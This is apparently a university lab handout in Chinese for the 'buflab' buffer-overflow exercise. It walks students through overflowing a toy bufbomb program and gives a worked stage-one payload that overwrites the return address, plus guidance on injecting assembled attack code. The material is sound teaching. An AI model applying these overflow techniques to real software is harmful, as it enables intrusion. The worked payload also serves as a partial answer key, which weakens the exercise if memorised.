

ICS-LAB4 Buflab

缓冲器漏洞攻击

哈尔滨工业大学

计算机科学与技术学院

2021年5月7日

一、实验基本信息

■ 实验类型：验证型实验

■ 实验目的

- 理解C语言函数的汇编级实现及缓冲器溢出原理
- 掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
- 进一步熟练使用Linux下的调试工具完成机器语言的跟踪调试

■ 实验指导教师

- 任课教师：郑贵滨

■ 人数与分组

- 一人一组

- **实验学时：2， 15:45 - 18:10**
- **实验学分：2， 本次实验按100分计算， 折合成总成绩的2分。**
- **实验地点：G712、G709**
- **实验环境与工具：**
 - X64 CPU； 2GHz； 2G RAM； 256GHD Disk 以上
 - Windows7 64位以上； VirtualBox/Vmware 11以上； Ubuntu 16.04 LTS 64位/优麒麟 64位；
 - Visual Studio 2010 64位以上； GDB/OBJDUMP； DDD/EDB等
- **学生实验准备：禁止准备不合格的学生做实验**
 - 个人笔记本电脑
 - 实验环境与工具所列明软件
 - 参考手册: Linux环境下的命令； GCC手册； GDB手册
 - <http://docs.huihoo.com/c/linux-c-programming/> C汇编Linux手册
 - <http://csapp.cs.cmu.edu/3e/labs.html> CMU的实验参考
 - <http://www.linuxidc.com/> <http://cn.ubuntu.com/>
<http://forum.ubuntu.org.cn/>

二、实验要求

- 学生应穿鞋套进入实验室
- 进入实验室后在签到簿中签字
- 实验安全与注意事项
 - 禁止使用笔记本电脑以外的设备
 - 学行生不得自行开关空调、投影仪
 - 学生不得自打开窗户
 - 不得使用实验室内的其他实验箱、示波器、导线、工具、遥控器等
 - 认真阅读消防安全撤离路线
 - 突发事件处理：第一时间告知教师，同时关闭电源插排开关。
- 遵守学生实验守则，爱护实验设备，遵守操作规程，精心操作，注意安全，严禁乱拆乱动。
- 实验结束后要及时关掉电源，对所用实验设备进行整理，设备摆放和状态恢复到原始状态。
- 桌面整洁、椅子归位，经实验指导教师允许后方可离开

三、实验预习

- 上实验课前，必须认真预习实验指导书（PPT或PDF）
- 了解实验的目的、实验环境与软硬件工具、实验操作步骤，复习与实验有关的理论知识。
- 请按照入栈顺序，写出C语言32位环境下的栈帧结构
- 请按照入栈顺序，写出C语言64位环境下的栈帧结构
- 请简述缓冲区溢出的原理及危害
- 请简述缓冲器溢出漏洞的攻击方法
- 请简述缓冲器溢出漏洞的防范方法

四、实验内容与步骤

■ 1.环境建立

- Windows下Visual Studio 2010 64位
- Windows下 OllyDbg（Windows下的破解神器OD）
- Ubuntu下安装EDB（OD的Linux版---有源程序！）
- Ubuntu下GDB调试环境、objdump、DDD

■ 2.获得实验包

- 从实验教师处获得下 bufbomb.tar
- 也可以从课程QQ群下载，也可以从其他同学处获取。
- HIT与CMU的不同。CMU的网站只有一个炸弹。

■ 3.Ubuntu下CodeBlocks的使用

- 程序编写、调试、反汇编、栈帧的查看
- 32/64位、有/无堆栈指针、O0/1/2/3/4分别查看


- **4.CodeBlocks 64位下直接修改返回地址**
 - 修改Sample例子程序，增加hack子程序
 - 演示直接修改栈帧的返回地址，让某一函数返回到hack
- **5.VisualStudio下的32位缓冲器漏洞攻击演示**
 - 展示：Main的栈帧与CopyString的栈帧结构
 - Hack程序的原理：攻击用的字符串参数的构建
 - 攻击实现的步骤演示
- **6.VisualStudio下的32位缓冲器漏洞防范**
 - 安全函数
 - 堆栈检查
 - 安全检查
 - Int3/cc
 - 随机地址

7. bufbomb实验包分析

- 实验数据包: **bufbomb*.tar**
四个版本, 任选一个即可
- 解压命令 **\$ tar vxf bufbomb*.tar**
- 数据包中包含下面3个文件:
 - **bufbomb**: 可执行程序, 攻击目标程序
 - **makecookie**: 基于学号产生4字节序列, 如0x5f405c9a, 称为“cookie”。
 - **hex2raw**: 可执行程序, 字符串格式转换程序。
- 实验目标程序运行
 - **\$./bufbomb -u 160301099** 学号 (可选 < ans.txt)
 - **\$./makecookie** 学号

8. bufbomb实验分析

- 程序通过getcookie函数将学号转换成一个cookie（和使用makecookie完全一样的cookie），cookie将作为你程序的唯一标识，使你运行程序的栈帧地址与其他同学不一样。



- ◆ `main`函数里`launcher`函数被调用**cnt**次，但除了最后Nitro阶段，`cnt`都只是1。
- ◆ `testn`、`getbufn`仅在Nitro阶段被调用，其余阶段均调用`test`、`getbuf`。
- ◆ 正常情况下，如果你的操作不符合预期，会看到信息“Better luck next time”，这时你就要继续尝试了。

函数Gets()不判断buf大小，字符串超长，缓冲区溢出

```
int getbuf() {  
    char buf[32]; //32字节字符数组  
    gets(buf);    //从标准输入流输入字符串，gets存在缓冲区溢出漏洞  
    return 1;     //当输入字符串超过32字节即可破坏栈帧结构  
}
```

```
linux>./bufbomb -u 1160301099
```

```
Type string: I love ICS2018
```

```
Dud: getbuf returned 0x1    输入字符较短未溢出
```

```
linux>./bufbomb -u 1160301099
```


```
Type string: It is easier to love this class when you are a TA.
```

```
Ouch!: You caused a segmentation fault!    溢出引发段错
```

缓冲区溢出导致程序栈帧结构破坏，产生访存错误

攻击手段

- 设计字符串输入给bufbomb, 造成缓冲区溢出, 使bufbomb程序完成一些有趣的事情。
- 攻击字符串:
 - 无符号字节数据, 十六进制表示, 字节间用空格隔开, 如: 68 ef cd ab 00 83 c0
 - 与cookie相关, 每位同学的攻击字符串不同
 - 为输入方便将攻击字符串写在文本文件中



9.实验任务

- 构造5个攻击字符串，对目标程序实施缓冲区溢出攻击。
- 5次攻击难度递增，分别命名为
 1. Smoke （让目标程序调用smoke函数）
 2. Fizz （让目标程序使用特定参数调用Fizz函数）
 3. Bang （让目标程序调用Bang函数，并篡改全局变量）
 4. Boom （无感攻击，并传递有效返回值）
 5. Nitro （栈帧地址变化时的有效攻击）

需要调用的函数均在目标程序中存在

任务1: Smoke

- 构造攻击字符串作为目标程序输入，造成缓冲区溢出，使 `getbuf()` 返回时不返回到 `test` 函数，而是转向执行 `smoke`


```
void smoke()  
{  
    printf("Smoke!: You called smoke() \n");  
    validate(0);  
    exit(0);  
}
```

- 攻击成功界面

```
acd@ubuntu:~/Lab1-3/src$ cat smoke-linuxer.txt |./hex2raw |./bufbomb -u linuxer  
Userid: linuxer  
Cookie: 0x3b13c308  
Type string:Smoke!: You called smoke()  
VALID  
NICE JOB!
```

Smoke攻击

- 调用函数
- 只需攻击返回地址区域



任务2: Fizz


- 构造攻击字符串造成缓冲区溢出，使目标程序调用fizz函数，并将cookie值作为参数传递给fizz函数，使fizz函数中的判断成功，需仔细考虑将cookie放置在栈中什么位置。

```
void fizz(int val)
{
    if (val == cookie) {
        printf("Fizz!: You called fizz(0x%x)\n", val);
        validate(1);
    } else
        printf("Misfire: You called fizz(0x%x)\n", val);
    exit(0);
}
```

fizz攻击

■ 用正确参数调用其他函数

- 攻击返回地址区域
- 攻击函数参数区



任务2: Fizz

- 生成cookie命令，例如：

```
linux>./makecookie 1160301099
```

```
0x5f405c9a
```

0x5f405c9a 即为根据学号1160301099生成的cookie

- 攻击成功界面

```
acd@ubuntu:~/Lab1-3/src$ cat fizz-linuxer.txt |./hex2raw |./bufbomb -u linuxer
Userid: linuxer
Cookie: 0x3b13c308
Type string:Fizz!: You called fizz(0x3b13c308)
VALID
NICE JOB!
```

- 目标程序也会显示用户cookie，makecookie可不用

任务3: Bang

- 构造攻击字符串，使目标程序调用bang函数，要将函数中全局变量`global_value`篡改为cookie值，使相应判断成功，需要在缓冲区中注入恶意代码篡改全局变量。

```
int global_value = 0;
void bang(int val)
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n", global_value);
        validate(2);
    }
    else
        printf("Misfire: global_value = 0x%x\n", global_value);
    exit(0);
}
```


任务3: Bang

- **挑战:** 攻击字符串中包含用户自己编写的恶意代码

```
int global_value = 0;
void bang(int val)
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n", global_value);
        validate(2);
    }
    else
        printf("Misfire: global_value = 0x%x\n", global_value);
    exit(0);
}
```

bang攻击

- 调用其他函数
 - 攻击返回地址区域
- 篡改全局变量
 - 简单字符串覆盖做不到
 - 需编写恶意代码，插入到攻击字符串合适位置
 - 当被调用函数返回时，应先转向这段恶意代码
 - 恶意代码负责篡改全局变量，并跳转到bang函数



任务3: Bang

■ 如何构造含有恶意攻击代码的攻击字符串？

- 编写汇编代码文件asm.s，将该文件编译成机器代码
 - `gcc -m32 -c asm.s`
- 反汇编asm.o得到恶意代码字节序列，插入攻击字符串适当位置
 - `objdump -d asm.o`

■ 攻击成功界面

```
acd@ubuntu:~/Lab1-3/src$ cat bang-linuxer.txt |./hex2raw |./bufbomb -u linuxer
Userid: linuxer
Cookie: 0x3b13c308
Type string:Bang!: You set global_value to 0x3b13c308
VALID
NICE JOB!
```

任务4: boom

- 前3次攻击都是使目标程序**跳转到特定函数**，进而利用exit函数结束目标程序运行，攻击造成的**栈帧结构破坏**是可接受的。
- Boom要求更高明的攻击，要求被攻击程序能返回到原调用函数test继续执行——即调用函数感觉不到攻击行为。

■ 挑战

- 还原对栈帧结构的任何破坏

任务4: boom


- 构造攻击字符串，使得getbuf都能将正确的cookie值返回给test函数，而不是返回值1。
- 攻击成功界面

```
acd@ubuntu:~/Lab1-3/src$ cat boom-linuxer.txt |./hex2raw |./bufbomb -u linuxer
Userid: linuxer
Cookie: 0x3b13c308
Type string:Boom!: getbuf returned 0x3b13c308
VALID
NICE JOB!
```

注：这里，boom不是一个函数

boom攻击 无感攻击

- Boom不是函数
- 将cookie传递给test函数
- 同时要恢复栈帧
- 恢复原始返回地址



任务5: Nitro

- 本阶段你需要增加“-n”命令行开关运行bufbomb，以便开启Nitro模式。

- ```
acd@ubuntu:~/Lab1-3/src$ cat kaboom-linuxer.txt | ./hex2raw | ./bufbomb -n -u linuxer
Userid: linuxer
Cookie: 0x3b13c308
Type string:KABOOM!: getbufn returned 0x3b13c308
Keep going
Type string:Dud: getbufn returned 0x1
Type string:Dud: getbufn returned 0x1
Type string:Dud: getbufn returned 0x1
Type string:Dud: getbufn returned 0x1
```

- Nitro 模式下，溢出攻击的函数getbufn会连续执行了5次。
- 5次调用只有第一次攻击成功？ Why?

# 任务5： Nitro

- 5次调用getbufn的原因 (地址空间随机化)
  - 函数的栈帧的内存地址随程序运行实例的不同而变化
  - 也就是一个函数的栈帧位置每次运行时都不一样。
- 前面攻击实验中， getbuf代码调用经过**特殊处理**获得了稳定的栈帧地址，这使得基于buf的已知固定起始地址构造攻击字符串成为可能。
- **缓冲区溢出攻击防范：地址空间随机化**
  - 你会发现攻击有时奏效，有时却导致段错误，如何解决


# 任务5: Nitro

- 构造攻击字符串使getbufn函数（注，在kaboom阶段，bufbomb将调用testn函数和getbufn函数），返回cookie值至testn函数，而不是返回值1。
- 需要将cookie值设为函数返回值，复原被破坏的栈帧结构，并正确地返回到testn函数。
- **挑战：**5次执行栈（ebp）均不同，要想办法保证每次都能够正确复原栈帧被破坏的状态，并使程序能够正确返回到test。

## 10. 任务一smoke 解题过程

- 目标是构造一个攻击字符串作为bufbomb的输入，在getbuf()中造成缓冲区溢出，使得getbuf()返回时不是返回到test函数，而是转到smoke函数处执行。

1. 在bufbomb的反汇编源代码中找到smoke函数，记下它的地址



```

08048c90: <smoke>:
8048c90: 55 push %ebp
8048c91: 89 e5 mov %esp,%ebp
8048c93: 83 ec 18 sub $0x18,%esp
8048c96: c7 04 24 13 a1 04 08 movl $0x804a113,(%esp)
8048c9d: e8 ce fc ff ff call 8048970 <puts@plt>
8048ca2: c7 04 24 00 00 00 00 movl $0x0,(%esp)
8048ca9: e8 96 06 00 00 call 8049344 <validate>
8048cae: c7 04 24 00 00 00 00 movl $0x0,(%esp)
8048cb5: e8 d6 fc ff ff call 8048990 <exit@plt>

```

# 任务一smoke 解题过程

## 2. 同样在bufbomb的反汇编源代码中

找到getbuf函数，观察它的栈帧结构：

080491ec <getbuf>:

80491ec: 55

80491ed: 89 e5

80491ef: 83 ec 38

80491f2: 8d 45 d8

80491f5: 89 04 24

80491f8: e8 55 fb ff ff

80491fd: b8 01 00 00 00

8049202: c9

8049203: c3

push %ebp

mov %esp,%ebp

sub \$0x38,%esp

lea -0x28(%ebp),%eax

mov %eax,(%esp)

call 8048d52 <Gets>

mov \$0x1,%eax

leave

ret

EBP

ESP

函数参数区

函数参数区

返回地址

test() EBP值

buf[31-28]

buf[27-24]

...

buf[03-00]

test  
栈帧

getbuf  
栈帧

攻击字符串

- getbuf的栈帧是0x38+4个字节
- 而buf缓冲区的大小是0x28（40个字节）

# 任务一smoke 解题过程

### 3. 设计攻击字符串。

攻击字符串的用来覆盖数组buf，进而溢出并覆盖ebp和ebp上面的返回地址，攻击字符串的大小应该是 $0x28+4+4=48$ 个字节。攻击字符串的最后4字节应是smoke函数的地址0x8048c90。

[illegible]

**前44字节可为任意值，最后4字节为smoke地址，小端格式**

# 任务一smoke 解题过程

4. 将上述攻击字符串写在攻击字符串文件中，命名为  
smoke\_1160301099.txt，内容可为：

```
smoke-linuxer.txt x
/* getbuf return address at address: 0x55683494 <_reserved+1037460> */
/* Local buffer starts at address: 0x55683468 <_reserved+1037416> */
/* Padding required: 44 bytes */

00 00
00 00
/* smoke() located at: 0x08048c90 */
90 8c 04 08
```

smoke\_1160301099.txt文件中可以带任意的回车。之后通过HexToRaw处理，即可过滤掉所有的注释，还原成没有任何冗余数据的攻击字符串原始数据使用。

**/\*和\*/与其后或前的字符之间要用空格隔开，否则异常**

# 任务一smoke 解题过程

## 5.实施攻击

```
linux> ./hex2raw <smoke_学号.txt >smoke_学号_raw.txt
linux> ./bufbomb -u学号< smoke_学号_raw.txt
Userid:学号
Cookie:0x5f405c9a
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

攻击成功



# 11.实验工具和技术技巧

- 实验要求较熟练地使用gdb、objdump、gcc，另外需要使用本实验提供的hex2raw、makecookie等工具。
- **objdump**：反汇编bufbomb可执行目标文件。然后查看实验中需要的大量的地址、栈帧结构等信息。
- **gdb**：目标程序没有调试信息，无法通过单步跟踪观察程序的执行情况。但依然需要设置断点让程序暂停，并进而观察必要的内存、寄存器内容等，尤其对于阶段2~4，观察寄存器，特别是ebp的内容是非常重要的。

# 11.实验工具和技术技巧...

- **gcc**: 在阶段3~5, 你需要编写少量的汇编代码, 然后用gcc编译成机器指令, 再用objdump反汇编成机器码, 以此来构造包含攻击代码的攻击字符串。
- **返回地址**: test函数调用getbuf后的返回地址是getbuf后的下一条指令的地址 (通过观察bufbomb反汇编代码可得)。而带有攻击代码的攻击字符串所包含的攻击代码地址, 则需要你在深入理解地址概念的基础上, 找到它们所在的位置并正确使用它们实现程序控制的转向。

# 11.攻击字符串文件和结果的提交

- 为了方便，将攻击字符串写在一个文本文件，该文件称为攻击文件（exploit.txt）。该文件允许类似C语言的注释，使用之前用hex2raw工具将注释去掉，生成相应的raw文件攻击字符串文件（exploit\_raw.txt）。
- 例：学号1160301099的smoke阶段的攻击字符串文件命名为smoke\_160301099.txt，

```

smoke-linuxer.txt x
/* getbuf return address at address: 0x55683494 <_reserved+1037460> */
/* Local buffer starts at address: 0x55683468 <_reserved+1037416> */
/* Padding required: 44 bytes */

00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
/* smoke() located at: 0x08048c90 */
90 8c 04 08

```

# 11.攻击字符串文件和结果的提交...

1. 将攻击字符串写入smoke\_1160301099.txt中。
2. 用hex2raw进行转换, 得到smoke\_1160301099\_raw.txt

方法一: 使用I/O重定向将其输入给bufbomb:

```
$/hex2raw <smoke_1160301099.txt >smoke_1160301099-raw.txt
$/bufbomb -u 1160301099 < smoke_1160301099_raw.txt
```

方法二: gdb中使用I/O重定向

```
$gdb bufbomb
(gdb) run -u 1160301099 < smoke_1160301099_raw.txt
```

方法三: 借助linux操作系统管道操作符和cat命令, (推荐)

```
